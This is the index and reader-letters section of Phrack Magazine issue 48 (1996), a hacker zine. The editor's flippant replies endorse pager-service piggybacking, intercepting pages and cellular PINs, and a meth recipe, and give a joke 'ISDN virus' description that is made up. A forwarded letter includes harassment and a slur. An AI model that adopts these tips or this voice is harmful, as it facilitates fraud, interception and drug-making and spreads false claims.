==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 1 of 18

Issue 48 Index

P H R A C K 4 8

September 1, 1996

˜ WARNING! This is a TOP SECRET-MAGIC EYES ONLY document containing compartmenalized information essential to the national security of the United States. EYES ONLY ACCESS to the material herein is strictly limited to personnel possessing MAGIC-12 CLEARANCE LEVEL. Examination or use by unauthorized personnel is strictly forbidden and is punishable by federal law. ˜

Yes, it’s the annual issue of Phrack you’ve all been waiting for, hopefully you have kept your security clearances current. The delay has been a long one, much longer than anyone would have liked. Obviously Phrack was never meant to be put out so infrequently, but the continual pressures of daily life have taken their toll on yet another editor. Yes, those little things like going to work, paying the rent and all the other hassles that interfere with putting out a large quarterly hobbbyist publication.

It finally came down to three choices: keep the status quo and put out an issue whenever, charge per issue, or get in some new blood. Obviously the status quo sucked, and an issue a year was just unacceptable. Charging everyone was even more unacceptable, even though "Information wants to be $4.95." So, that left bringing in more people to help.

The hard thing was finding people worth bringing into the fold. There was never any shortage of people who wanted to take over the whole magazine, but it wasn’t until three of them banded together and volunteered to take over the main editorial nightmare that it looked like there was a light at the end of the tunnel. Voyager, maintainer of the #hack FAQ and editor of CoTNO, RedDragon editor of FeH and continual discoverer of Linux root bugs, and Daemon9 admin of InfoNexus and text file author extraordinaire, came forward en masse and said, "We’ll do it."

Most of you have no idea how hard it is to put out a magazine like Phrack with any degree of regularity. You have to track down articles, answer tons of mail, read all kinds of news, edit the articles (most of which were written with English as a second languge,) maintain the mailing list, maintain the WWW site, etc. Hopefully with all the new people involved, the new division of labor will allow everyone to contribute and put out a magazine in a very timely fashion. (And allow poor old Erikb to rest easy knowing the magazine is being taken care of so he can devote more time to being a puppet-like stooge of The Man.)

In any case, you’ve waited long enough...here’s Issue 48.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements. A form to request registration agreements is provided at the end of this file. Cost is $100.00 US per user for subscription registration. Cost of multi-user licenses will be negotiated on a site-by-site basis.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

Enclosed is $_____

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Diskette: _____ (Include size & computer format)

Name:_____ Dept:_____

Company:_____

Address:_____

_____

City/State/Province:_____

Country/Postal Code:_____

Telephone:_____ Fax:_____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

Enjoy the magazine. It is for and by the hacking community. Period.

```
              Editors : Voyager, ReDragon, Daemon9
              Mailboy : Erik Bloodaxe
                3L33t : Mudge  (See Below)
                Short : Security Dynamics (NSDQ:SDTI)  (See Above)
        Myers-Briggs : ENTJ
                News : Datastream Cowboy
   Prison Consultants : Co / Dec, Tcon
Sick Sexy Horror Chick : Poppy Z. Brite
            Thanks To : Cherokee, Damien Thorn, Boss Hogg, StaTiC,
                        Sendai, Steve Fleming, The Guild
                        Obi-1, Kwoody, Leper Messiah, Ace
                        SevenUp, Logik Bomb, Wile Coyote
     Special Thanks To : Everyone for being patient
```

Phrack Magazine V. 7, #48, September 1, 1996. ISSN 1068-1035

Phrack Magazine
603 W. 13th #1A-278 (Phrack Mailing Address)
Austin, TX 78701

ftp.fc.net (Phrack FTP Site)
/pub/phrack

http://www.fc.net/phrack (Phrack WWW Home Page)

phrack@well.com (Phrack E-mail Address)
or phrackmag on America Online

Submissions to the above email address may be encrypted
with the following key : (Not that we use PGP or encourage its
use or anything. Heavens no. That would be politically-incorrect.
Maybe someone else is decrypting our mail for us on another machine
that isn't used for Phrack publication. Yeah, that's it. :))

** ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED **

Phrack goes out plaintext...you certainly can subscribe in plaintext.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB

-----END PGP PUBLIC KEY BLOCK-----

-= Phrack 48 =-
Table Of Contents
~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~

"The culture of criminal hackers seems to glorify behavior which would be classified as sociopathic or frankly psychotic."
(Mich Kabay, director of education, NCSA, NCSA News, June 1996)

"The Greek word 'diarrhein,' which means 'to flow through,' describes diarrhea very well."
(Gross-ology by Sylvia Branzei, Planet Dexter, 1996)

"Fuck you, clown!"
(Thee Joker, Defcon IV, July 28, 1996)

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 2 of 18

Phrack Loopback

This is a response to the letter from KoV included in "Line Noise Part I" from Phrack #47. After reading this open letter, I nearly died of laughter. The inaccuracies of KoV's story were numerous and comical. However, from the way KoV presented themselves, they are acting as if it was their BBS network and a government conspiracy that has gotten them into trouble. As a result, they will appear to many as a wrongfully persecuted group of computer users.

Apparently, KoV likes to fancy themselves as a group that spread "open-minded" and "sociopolitical" beliefs through their BBS network, KoVNet. They claim that they "questioned [the] authority" of those who "tried to oppress [their] free-thinking minds." They then state that this caused the "AmeriKKKan" government to monitor their actions, "stalk [them] in public places", and and attempt to destroy them "from the moment of KoV's conception."

This is ridiculous. First off, their BBS network was not enough to cause the government to stalk them in public. If a BBS network that contains disdain for the American government justifies the stalking of its users, then NUMEROUS people in this country are currently being followed in public. Therefore, KoV's claim about their threatening BBS network is an attempt to make themselves look bigger and more important than they were.

Now, let us look at the real reason they are facing legal actions. KoV is blaming "false accusations from a local university" for their troubles. However, the accusations are not false and after you read what led them to be caught, you will reallize that KoV was never a threat to the government.

I do not know exactly how many universities they hacked. However, if it is one local university as they claim, it is Skidmore in Saratoga Springs NY, the university which I attend. I myself have played around with Skidmore's computers and do not feel any loyalty or patriotism to my school. Therefore, it is not a grudge I am harboring against KoV for hacking Skidmore's system that is causing me to write this. It is merely the fact that KoV is distorting the truth in an attempt to turn themselves into martyrs.

Personally, I cannot blame anyone for breaking into Skidmore's system. Since Skidmore was relatively new to the Internet, their security was very lax making it very easy to explore and play around with the system. If KoV had any knowledge whatsoever, they would not have been caught or even detected by Skidmore. It was their egos and lack of knowledge that led to their investigation. I myself saw with my own eyes how they were detected.

The system that was hacked by KoV was wopr.skidmore.edu. Well, one day I took a look at the system logs for WOPR and saw "root login from [some out of domain ip address]" standing out quite well. If KoV was really so Knowledgable and dangerous, wouldn't they know how to edit system logs? However, they did not which shows KoV is another example of people who managed to obtain root access and did not know what to do with it.

Some people would think, "Big deal! Just because they didn't edit the system logs does not mean that they could ever be linked to the crime." This is very true. However, this would have required KoV to keep their mouths shut about the incident. Yet, they did not. Apparently, Lord Valgamon made a post to some of the BBS networks he

frequented where he showed off about hacking Skidmore and told everyone how he did it.

This hurt KoV greatly. As a result, a narc on the BBS network alerted CERT about Lord Valgamon's claims who, in turn, reported the incident to Skidmore. This caused Skidmore to now have a name, though anonymous, to apply to the break in. Consequently, the proper authorities became involved and they began to track down Lord Valgamon on the BBS networks.

From the above facts, you can probably guess that the "AmeriKKKan" government would never have a special interest in KoV because they are the typical stereotype of an "ELiTE M0DeM d00d." If Lord Valgamon and KoV had kept their mouths shut about the incident, they never would have been caught. However, KoV needed to tell their ELiTE BBS scene how bad-ass they were and, as a result, their bad-asses are getting spanked hard.

KoV had not done any crime or brought up any controversy against the government. Their only crime was that they were stupid. I understand that KoV is now asking for the support of the h/p and political groups in the scene. However, I would not recomend anyone to give them support. There was no government conspiracy against KoV and everything that has happened to them was brought on by their own stupidity. Do not turn a bunch of egotistical and immature criminals into martyrs. I will end this with the same words KoV started their letter with: "Don't believe the hype." - Public Enemy.

Sincerely,
Mr. Sandman

[Wow. Well, we always like to hear all sides to any story, and each time something gets published that gets under someone else's skin, we inevitably do. Thanks for writing!]

Hello!

Let me tell some words about myself. Computers and telecommunications take quite important place in my life. In past I worked as a programmer, system administrator and finally I ran my own business selling computer hardware (now I have closed this business because I have lost my interest for trade and due to some financial reasons). I owned my own BBS for several years but now I have it shut down because I do not want support lamers leeching files 2-3 years old and having no ideas what email is. Now almost every day I spent many hours reading Internet newsgroups, mainly dedicated to phreaking/hacking.

A friend of mine, gave me some Phrack issues (newest was #42 of 1993). I have read them and like them very much.

If it is possible, please drop me a line how could I subscribe to Phrack magazine. If you do, please encrypt your reply and send it via anonymous remailer, because now Russian government begun to control email messages very thoroughtly.

I have private information from friend Internet provider about the FAPSI (Federal Agency of Government Communications and Information -- some form of Russian NSA/FCC hybrid formed from ex-KGB agents) actions aimed to control data passed through Internet channels in Russia. FAPSI ordered all Internet providers in St.Petersburg to install software which task will be to copy all messages addressed to/from persons which FAPSI interested in and to scan for some keywords specified by FAPSI.

Providers will get their licences for providing communication service only after installing such spy software. There is a rumour that FAPSI has installed hidden microphones (bugs) in providers' offices to control any "illegal" activity (free information exchange always was illegal in USSR/Russia). I say "rumour" because I have heared it only from one trusted source, other information came from several trusted sources simultaneously.

BTW, using a PGP is illegal in Russia too, because FAPSI can not break the PGP-encrypted messages.

If you find information written above meaningful, you may use it in your own discretion but with some precautions -- remember that country I live in have barbaric laws and Russian Police/Security Services have _absolute_ power to put in jail anyone they want without any court or warrant.

[Normally I strip out all anonymous remailers, because they interfere with the bulk mailing process, bounce mail, and generally screw things up...however, there are always exceptions.

The FAPSI requirements are extremely interesting to hear about. It certainly makes sense, and I fear that our country is likewise heading towards that goal.

If you get the chance, you ought to write more about being a hacker in your country, since I am sure the rest of the world would be fascinated by it.]

Greetings...

I looking for just a nibble of information...

When one logs into a remote system and gets login and passwords questions how does one write a program to crack a password...

I'm sure that is not an easy question or even a nibble perhaps a byte...

Seeking Info,
SPY

[Well, I can't tell you how to write a program to crack passwords without knowing what kind of system you want to crack passwords for.

I can't tell you how to say "Where is the bathroom" in a foreign language without first knowing what language you want to say it in.

If you are talking about UNIX passwords, there are already numerous programs written to "crack" passwords. I would suggest you go poke around and look for programs like "crack" or "killer cracker." If you can't find reference to either of these on the net, then you really ought to consider finding a new hobby.]

Wuzup! I have a pager that I don't use anymore because I can't afford the bill. So I was wondering if there is anyway I can hook-up my pager for free without going through a paging service.

[Depending upon the pager, you can possibly change or add capcodes through special programming software. Almost all Motorola pagers allow you to do this.

This won't allow you to "really" get free service, but you can piggy back on top of some known person's pager service (or just intercept their pages.)

The only way to get "free" service is to reactivate the pager's current capcode in the paging system from the local provider who owns the frequency the pager is crystaled for.]

I was browsing through Issue 47, and saw something that had caught my eye.

""THE HACKER WAR -- LOD vs MOD"

This t-shirt chronicles the infamous "Hacker War" between rival groups The Legion of Doom and The Masters of Destruction. The front of the shirt displays a flight map of the various battle-sites hit by MOD and tracked by LOD. The back of the shirt has a detailed timeline of the key dates in the conflict, and a rather ironic quote from an MOD member."

A few weeks ago, I read the book Masters of Deception, a book about the "war". Wasn't the name of the rival group Masters of Deception? I assume that Erik would know, he appeared to be the main "villain" in this version of the story. Any response would be appreciated.

[I was the villain? Well corn my pone.

In any case, you should always take everything you read with a grain of salt. In my opinion, the book was a piece of shit. Since many of the MOD members decided to viciously attack the author, Josh Quittner, posing as the ILF, I can only assume that they felt likewise.

So you decide for yourself about all that. Oh, and buy the damn t-shirt. http://www.fc.net/phrack/shirts.html]

Hi Can you teach me to be a hacker i think that that would be cool so what do you think can you teach me to be a hacker and to be cool you are one of the biggest hackers in the world

[No, I'm afraid as one of the biggest hackers in the world, I'm far too important to expend any energy on the likes of you.

Now go back to your PlayStation and get better at Toshinden.]

Where culd i find some zipped red box tones? Or blue box.
CyberOptik

[Make your own tones with the Blue Beep program.

Follow some of the links from the Phrack Home page, and you should find this program on any number of sites.]

Hallo, din Gamle rn!!
(Norwegian for: Hello, you Old Eagle!!(direct.translated.)
(rn(Eagle) is pronounced like: earn) End of Norw. lesson.

This is a question from one viking to another; I am a newbie in the H/P division so I spend my days(and nights!) dwnloading all i can find about the subject. But I do have some problems with the cellular phone system over

here, NMT 900. Which your system AMPS have stolen all the good parts from! Untill last year i could program my cellular phone, Ericsson NH 99, by programming and switching the 27c512 prom. But now the norwegian telecompany Telenor Mobil has inserted pin codes, i.e. if my cellular phone number used to be 12 34 56 78 (we have 8 digits), then my phone number now has changed to 12 34 56 78 XX X. Where the 3 last digits are unknown to the owner of the phone.

I do have programs and cables for programming the phone with all 8+3 digits, but then I have to know the 3 digits, the pin code, and I do NOT know how to download them from the cellular traffic going around my place. Can you help me beat the system? How do I dwnload the pin code???? I read that they are going to use the same system i the N.Y. area within this year, so someone is going to ask you these qst. sooner or later. Be prepared! Or is my qst. old news? Maybe everyone knows how to do this? Exept the norwegian newbie....

Vennlig hilsen
(thats:Best regards)

Stian(Mr.Phonee) Engerud

[I'm not sure I understand how the last 3 digits can be unknown to the owner of the phone. If your number changes, then obviously you have to know the new number. Are you sure this isn't just a touch-tone PIN entered in when you use phone, like systems over here in the states?

If it is, then you'll still need some kind of ESN reader, or other means to decode the reverse channel, and a 900 mhz-capable radio and a touch-tone decoder to grab the PINS as well. It's incredibly annoying.

On another note, I thought Telenor Mobil had AMPS, ETACS and GSM systems in place. Have they upgraded their ETACS systems as well? If not, use those.]

From: zadox@mindspring.com (Ron Zalkind)
Subject: Phrack Magazine: Strategic Marketing Partnership

I'm one of the principals of a new Internet-based, second-generation, Information Technology service. This new Internet service debuted last week at the Culpepper Forum in Atlanta. I'd like to propose a strategic marketing partnership with Phrack Magazine. This proposal will spell out what it is our service does (including a product demo), how we think a partnership with Phrack Magazine might work, and how we can all increase profits by doing so. Please reply to this E-mail with the name and E-mail address of the 'director of online strategy', or the 'circulation director', for Phrack Magazine. Thank you.

Ron Zalkind, President
R.E. Zalkind & Co. Inc.
Voice: 770-518-1600
Fax: 770-642-0802
E-mail: zadox@mindspring.com (Ron Zalkind)
Ron Zalkind

[WOW! I can't wait to hook up with THESE incredibly savvy people so Phrack can dramatically increase our profits. Let's see, if we make any money, we'll see a 100% increase! It's a no-lose situation.

Man, I hate Internet mass-mailers. Don't these people attempt to qualify their leads even a LITTLE? Strategic Marketing Opportunities with free computer hacker magazines? Ron? Hello?]

First of all, great work on the 'zine all these years, hope to see 48 soon.

I have an article from "Airman" magazine (I believe it was the April 1996 issue), the US Air Force magazine given to military members. It details the efforts of AFOSI (Air Force Office of Special Investigations) to prevent hackers from breaking in to military computers. Considering it's coming from the military, it's not too badly written (the author actually knew the difference between "crackers" and "hackers"). I don't have a scanner, but I'd be more than willing to snail mail it to you. I just wanted to check and see if you guys already had it of not. If you don't, let me know, and I'll get it to you ASAP.

Keep up the good work....

[We would definately like to see the text from this article. Please forward it!

In fact, if any of you readers ever come across ANYTHING you think is cool, email it to us, or snail mail it. We love getting mail.
We will print anything cool. (And a lot of lame things too!)

Just stop sending us credit histories and password files. :)]

---

need access to w.gov xxx now

[w.gov? Uh, ok, let's see:

Reserved Domain (W-GOV-DOM)

Domain Name: W.GOV

Administrative Contact, Technical Contact, Zone Contact:
Internet Assigned Numbers Authority (IANA) iana@isi.edu
(310) 822-1511

Record last updated on 02-Dec-93.
Record created on 01-Dec-93.

Do you know what this means? Duh.]

From: health@moneyworld.com
Subject: Scientific Discoveries Minimize Aging (DHEA)

http://dhea.natureplus.com

Take advantage of the amazing benefits of DHEA. In the search for the FOUNTAIN OF YOUTH, DHEA is a must README. People, age 70, feeling and acting 25.

Read the medical research at http://dhea.natureplus.com .A quote from an article published by the New York Academy of Science written by Dr. S.S.C.YEN;
"DHEA in appropriate replacement doses appears to have remedial effects with respect to its ability to induce an anabolic growth factor, increase muscle strength and lean body mass, activate immune function, and enhance quality of life in aging men and women, with no significant adverse effects."

Regain the eye of the tiger! Don't wait ! Click on: http://dhea.natureplus.com

To terminate from the Health Catalog, Reply to health@moneyworld.com with "remove" in the subject field. Bob Williams 206-269-0846

P.S. You will find a full line of Vitamin, Supplements and OTC Health Catalog at http://natureplus.com.

[Yet another Mass mailing! How many lame mailing lists are we on? You have to wonder about these things.

But how angry can one get, knowing that DHEA is the FOUNTAIN OF YOUTH! I need to get me some of that. A little DHEA, a little GHB, a little DMT, and you'll look younger, feel younger, and have the brain of a two year old.

And besides, Jesus loves acronyms.]

Do you listen to 2nur radio? If so have you ever heard a band named SOYLENT GREEN or GOITER on any of their shows?
please email me back
thanx,
Nick

[Nick, I hate to break it to you, but:

SOYLENT GREEN IS PEOPLE!!!
IT'S PEOPLE!!!!!]

From: Pete Shipley <shipley@dis.org>
To: best-of-security@suburbia.org, cert@cert.org, cudigest@sun.soci.niu.edu, daddict@l5.com, dc-stuff@fc.net, dtangent@defcon.org, emmanuel@2600.com, grayarea@gti.gti.net, letters@2600.com, mycroft@fish.com, phrack@freeside.fc.net, phrack@well.sf.ca.us, proff@suburbia.org, root@iss.net, root@l0pht.com, root@lod.com, root@newhackcity.com, spaf@cs.purdue.edu, strat@uu.net, will@command.com.inter.net, zen@fish.com
Subject: Shipley owned, hacked and thrashed

Please distribute this letter freely:

This posting is being made from dis.org, and this is not forged e-mail. Even though this mail is coming from Peter Shipley's account, I am not him.

Who am I?

That is unimportant except to say that I cannot take anymore of the "DoC" crowd's BULLSHIT. I would like to raise an issue with them, mostly (but not all related to the incident at defcon).

To you drunken losers at defcon who had to fuck with Netta's speech (DoC on hold here for a second, it wasn't just them): If you didn't want to hear Netta's speech (though in your opinion it may be monotone, boring or even wrong) you DIDN'T HAVE TO STAY AND LISTEN TO IT. There were some people that WANTED to listen to the speech, but you all had to act like POMPOUS ELITIST ASSES. How different are you now from a government that would like to enforce censorship upon it's own people?

All I can say is "getbacks are a bitch". A few things to consider:

1. Shipley is an utter tool. His whole appearance is a front. If he's such an awesome security specialist then why was he so easily owned? Also I bring into question some of the motives he has for harassing Netta Gilboa. Her boyfriend (who is currenlty in jail) was known for continually hacking (yes CONTINUALLY hacking) Peter Shipley. I know this because I spoke with Chris (n00gz) many times and was aware of this fact.

In my opinion Petey, anyone that is foolish enough to hire you to secure their

systems are idiots; whether it's the military, government, industry, a business -- they should all just ask for their money back. You are a discredit to your profession.

2. Shipley is a coward. Only cowards attack people weaker than them but back away from a confrontation with someone of equal size or power. Careful Peter -- next time don't piss off Bootleg, he might hurt that pretty boy face of yours (though I admit, I would like to see it)

3. Hackman was a gob of shit. Peter Shipley has come to know his true calling in life now (to wit: Webmaster).

4. The fangs make you look like a homo. Maybe you are (nothing against them actually, just stating a fact).

Shipley, se7en, (ayoung, where's your piglet account?). Get a fucking life. Maybe instead of contstantly going around "Searching for intelligent life" perhaps you should stay home and secure your own systems. You are all owned, now don't you feel stupid? You should. You are.

DIS.ORG == DISORGANIZED.

-- galf@upt

[This is almost funny.

Notice I said, almost.

You have to admit though, Shipley always comes with some damn fine women in tow. Oh the things I did in my mind to that blonde...

Something tells me that the author of this forged message could use a lot of Shipley hand-me-downs: Women, contracts, references, etc...]

Hey, I just watched the movie Hackers, and I was just curious to know if They used you and the LOD to models the characters in the movie after? Alot of the handles, and choice phrases they used sounded awfully Farmiliar with what went on, or at least what the book said went on.

Meds:}

[Actually, meds, the screenwriter hung around with "MOD" and other people from the New York hack scene and picked up some pointers, and then used people like Dead Lord and Emmanuel Goldstein as technical assistants.

Or something like that.

Please, don't ever associate "LOD" with this piece of shit again. :)]

A lot of people have read the article about Joe Engressia and his time in Memphis where he was arrested by the police and banned from his dream of working on phone lines. Well, at the time when he was living on Union avenue, my mother was in charge of payroll, hiring and the like at a local switchboard. This was back in 1972 when the phone system was less of the fuqup it is today. Well, a friend of my mother's taught Mr. Engressia how to cook and other related houshold things despite his handicap. Shortly after or before this, (I am unsure) he was arrested by the police. I think this was also about the time the interview was made. Anyway, the local phone companies would not touch him, not even to give him service. My mother, after talking with him decided to hire him as a phone consultant. (Her opinion of his was that "He was so brilliant, it was scary, I mean REALLY scary.") She though he was a great "kid" (22 at the time) and was the best consultant that they had. He worked there for three years before moving.

The last my mother heard was that he was living in a Denver high rise working as a consultant to a corporation or something out there. I only just started talking with my parents about this today, but I am sure that they will tell me more of him.

Oh, and my father was good friends of Joe too, he and Joe were Ham Radio operators here in Memphis and my father still phreaks on them so I am sure that Mr. Engressia does too. Anyway, my father is teaching me how to hack, and my mother is teaching me how to phreak, but she only knows a little of outdated info and wants to get in touch with Joe. If anyone, ANYONE has any information about Joe, or if somehow this article gets to Joe, please let me know at the following e-mail address:
Kormed@aol.com.

[We used to call Joe on conferences a long time ago. I could probably dig his contact information up, but I really doubt he'd appreciate his number being published in Phrack.

Hell, if your parents are teaching you how to hack & phreak, then certainly they can find Joe. He was always listed in Directory Assistance when we tracked him down years back.

Have you even really looked for him?]

---

quick question For Bloodaxe.

Ok, I know you probably get this Alot,but I just have to ask?...

Did you Really Date Christina Applegate?

had to ask,

[Man, now that is a rumor that I would love to have started myself. No. Never dated her, never met her, never talked to her, never had any contact whatsoever. Spent some time holding up some of her posters with one hand, but that's about it.]

---

do you have any info on stealing magic cookies ??

[No, but I can trade you these magic beans for your cow. If you plant them they will grow high into the sky, towards the castle in the clouds where the giant lives with the talking harp and the goose that lays the golden eggs.

Go read some of the WWW Security Lists, if you're talking about what I think you are. There are also javascript routines that collect navigator cookies from clients hitting your page. After briefly looking around, I can't find the specific sites to snarf them from. Go do a webcrawler search for WWW security or javascript security.]

Dear Phracks - I'm a Free Journalist from Germany and I'm going to write an articel about ISDN and the possible danger which might happen to a company etc. getting hacked by some agnets, spies etc. from other countries. So I'm looking for indos about ISDN-Viruses, Hackers and background infos.

Can you help me?

[Wow, a "Free Journalist." I thought that pesky national socialist party imprisoned all you guys.

ISDN Viruses are quite possibly the worst thing to happen to computing since the creation of the Cellular Trojan Horse. Basically, these viruses travel over the wires using the X.224 transport protocol, and seize the D channel using Q.931. All SS7 data sent over the D channel is quickly compromized and re-routed to different signal transfer points, causing massive ANI Failure over the entire routing mesh.

Rumor has it that the Internet Liberation Front was behind these viruses with heavy investement coming from the German Bundesnachrichtendienst's Project Rahab. These hackers were paid with AT&T calling cards encoded with a polymorphic encryption scheme, and cocaine.

You can quote me on this.]

Well, i wanna make an offer, and a nice deal.
i am n editor in an H/P/C magazine of HFA (universal H/P/C group..)
well, what i wanna offer is a joining both of the papers 2gether, OR! u want more subscribes, we'll publish ya,
but adding 1 article from ya'r paper, saying from where it is.
so, if we can make this deal, contact me asap!
10x.

[Let me see if I understand this, your "universal H/P/C group" has a magazine, and wants to do "Phrack" the great honor of merging with us, or printing our articles? Wow. What a deal. You mean by linking up with you guys, we will hit a greater audience "universally?"

So, merging our roughly 10,000 direct email subscribers, and a roughly 75,000 more WWW or misc. readers, adding in your readers, that should bring us up to 85,001 readers! Universally! FAN-FUCKING-TASTIC!

Are there so many rocks for you people to crawl out from under? Sheesh!]

Hello,

I have a need for a network sniffer. Specifically, one that will sniff IEEE-802.3 packets and TCP/IP packets. Any leads?

[Well, gee, are there network sniffers that won't?

Go do an archie search for tcpdump.]

I was just strolling by you page: http://freeside.com/phrack.html, and found my link "Showgirl Video" (link to vegaslive.com).

I am the creator and webmaster for the site. If I can ever be of assistance to you let me know.

We are one of the few sites in the world that has a live stage and live 1 on 1 conferencing in one place.

john...

[Ya know, every time I'm in Vegas I make it out to Showgirl Video with a bucket of quarters and a healthy dose of bad intent. I have to congratulate you guys for going on-line. I love it when two of my favorite things come together (smut and computers).

Unfortunately, The Vegaslive site is kind of pricey. You guys seriously need a flat fee. I suggest you look at a SUPURB site: http://www.peepshow.com

That place has a flat fee, all you can eat pricing structure, the way God meant it to be. Take note, and follow suit.]

I have a Mitsubishi MT9 (MT-1097FOR6A) ..I program the NAM with the passw: 2697435 ...I need the passw to have access to SCAN or TAC function ...please, help me!

Thank
Regards

[NCG]

[I'm not familiar with that phone, but I'd start off looking through Dr. Who's archive of cellular info at:

http://www.l0pht.com/radiophone

If what you are looking for isn't there, there might be a link to somewhere that has it.]

---

my name is azreal! I am also known as the angel of death. why did you sell out to the feds back when you running comsec. i think phiber optick was a great guy and i would have been glad to work with a legend. do you know his e-mail adress
azreal

[Azrael? The Angel of Death? I thought Azrael was Gargamel's annoying cat.

But to answer your question, I sold out to the man ages ago for money. Pure and simple. Once you hit puberty, you might have a need for cash. Once mommie sends you off to college, you might need it even more. And in the distant future, when you get out on your own, you will really know.

Yes, phiber is swell. There have been good pictures of him in many national magazines. Try not to get the pages stuck together.

And, yes, I do know his email address. Thanks for asking!]

From: prodigy.com (MR MARK P DOLESH)

How do you hack?

[Very carefully.]

Did you ever write a edition that deals with breaking the screensavers code? If so which one? How about breking the Win95 password. You know the one that allows you into Win95?

[We pass all articles about breaking Windows Screen Savers on to

the more technical forum at 2600 magazine.

To disable the Win95 password, install Linux.]

A phriend of mine showed me your sight a few days ago at his house...I thought it was pretty cool. I dloaded a few issues and stuff to check out...I haven't been on the internet to long so I'm still trying to phined more stuff that interest me, and I would like to set up my own page like that but my account is thru the school...Is there anyway around that? So it can be like border line legal? How underground can one go??? If you still have the file on where the line is please send them...Thanks.

[Your account is through your school, but you are looking for a way around that? Hmmm...let me see. I'm just going to throw out something wild and crazy, but, what the hell: Maybe, get another account through another Internet provider? I know, it's just too outlandish. Forgive me for being so zany.

How underground can you really go? I used to have that file you are looking for, but I was so underground at the time, it got soiled with mud and disintegrated, eventually polluting the water table, and was ultimately drank by the city of Pasadena, Texas.]

In regards to volume one ,issue four , Phile #8 of 11 ...
This shit has got to be a joke , I tryed to make some and
Was a great dissapointment ????

[The meth recipe works just fine. Obviously you DIDN'T try to make it. If you feel like a REAL MORON, look at the cat recipe in the line noise section of this issue. Stay up for a week, go into deep amphetamine psychosis and die! Woo Woo!]

I ve tried to locate these guys who have Black book for cracking passwords in major software and some games as well.They go by the Names of Jolly Reaper and Maugan Ra aka Manix.Iam doc X from London (not a pig!!!) if U happpen to know these doodez let us know.TA from GB

[Perhaps you have Phrack confused with something having to do with pirated software. I'd ask that question in a posting to the USENET group alt.warez or on the IRC #warez channels.]

Eric,
i have been searching the internet for some kind of script that
will subscribe a certain email address to a shitload of
mailing lists...i have heard of such a thing.
what im lacking is that keyword to search for such as:

bombard
attack
flash

what is the technical term for this kind of attack?
or better yet, do you know where to get a hold of such a script.
im not familiar with mailing lists and id rather not spend the time
researching the topic...but i need vengeance quickly :-)

any help appreciated,
-roger

[The name for this type of attack? Uh, an email bomb?

But let's take a closer look at your mail:

"id rather not spend the time researching the topic...but I need vengeance quickly"

I'm not going to be your fucking research assistant, or your accomplice. If you can't figure out how to look through our back issues to find any of the tons of fake mailers we've printed, or figure out how to automate them using shell script, then you don't deserve to live, much less get your speedy vengeance.

Couldn't you even come up with a NON-LAME way to get back at someone? Hell, even rewriting their .login to say "exit" or something silly like that is more clever, and less cliche, than flooding their inbox.]

The art of " information manipulation " has possessed my virgin soul ! I turned into a fuckin' 2-year old (drool and all) when experiencing the free local call system involving a paperclip . All I've been thinking is hack, haCK, HACK ! I'm still drenched behind the ears but I'm a patient, turbo learner (whatever the hell that means) !

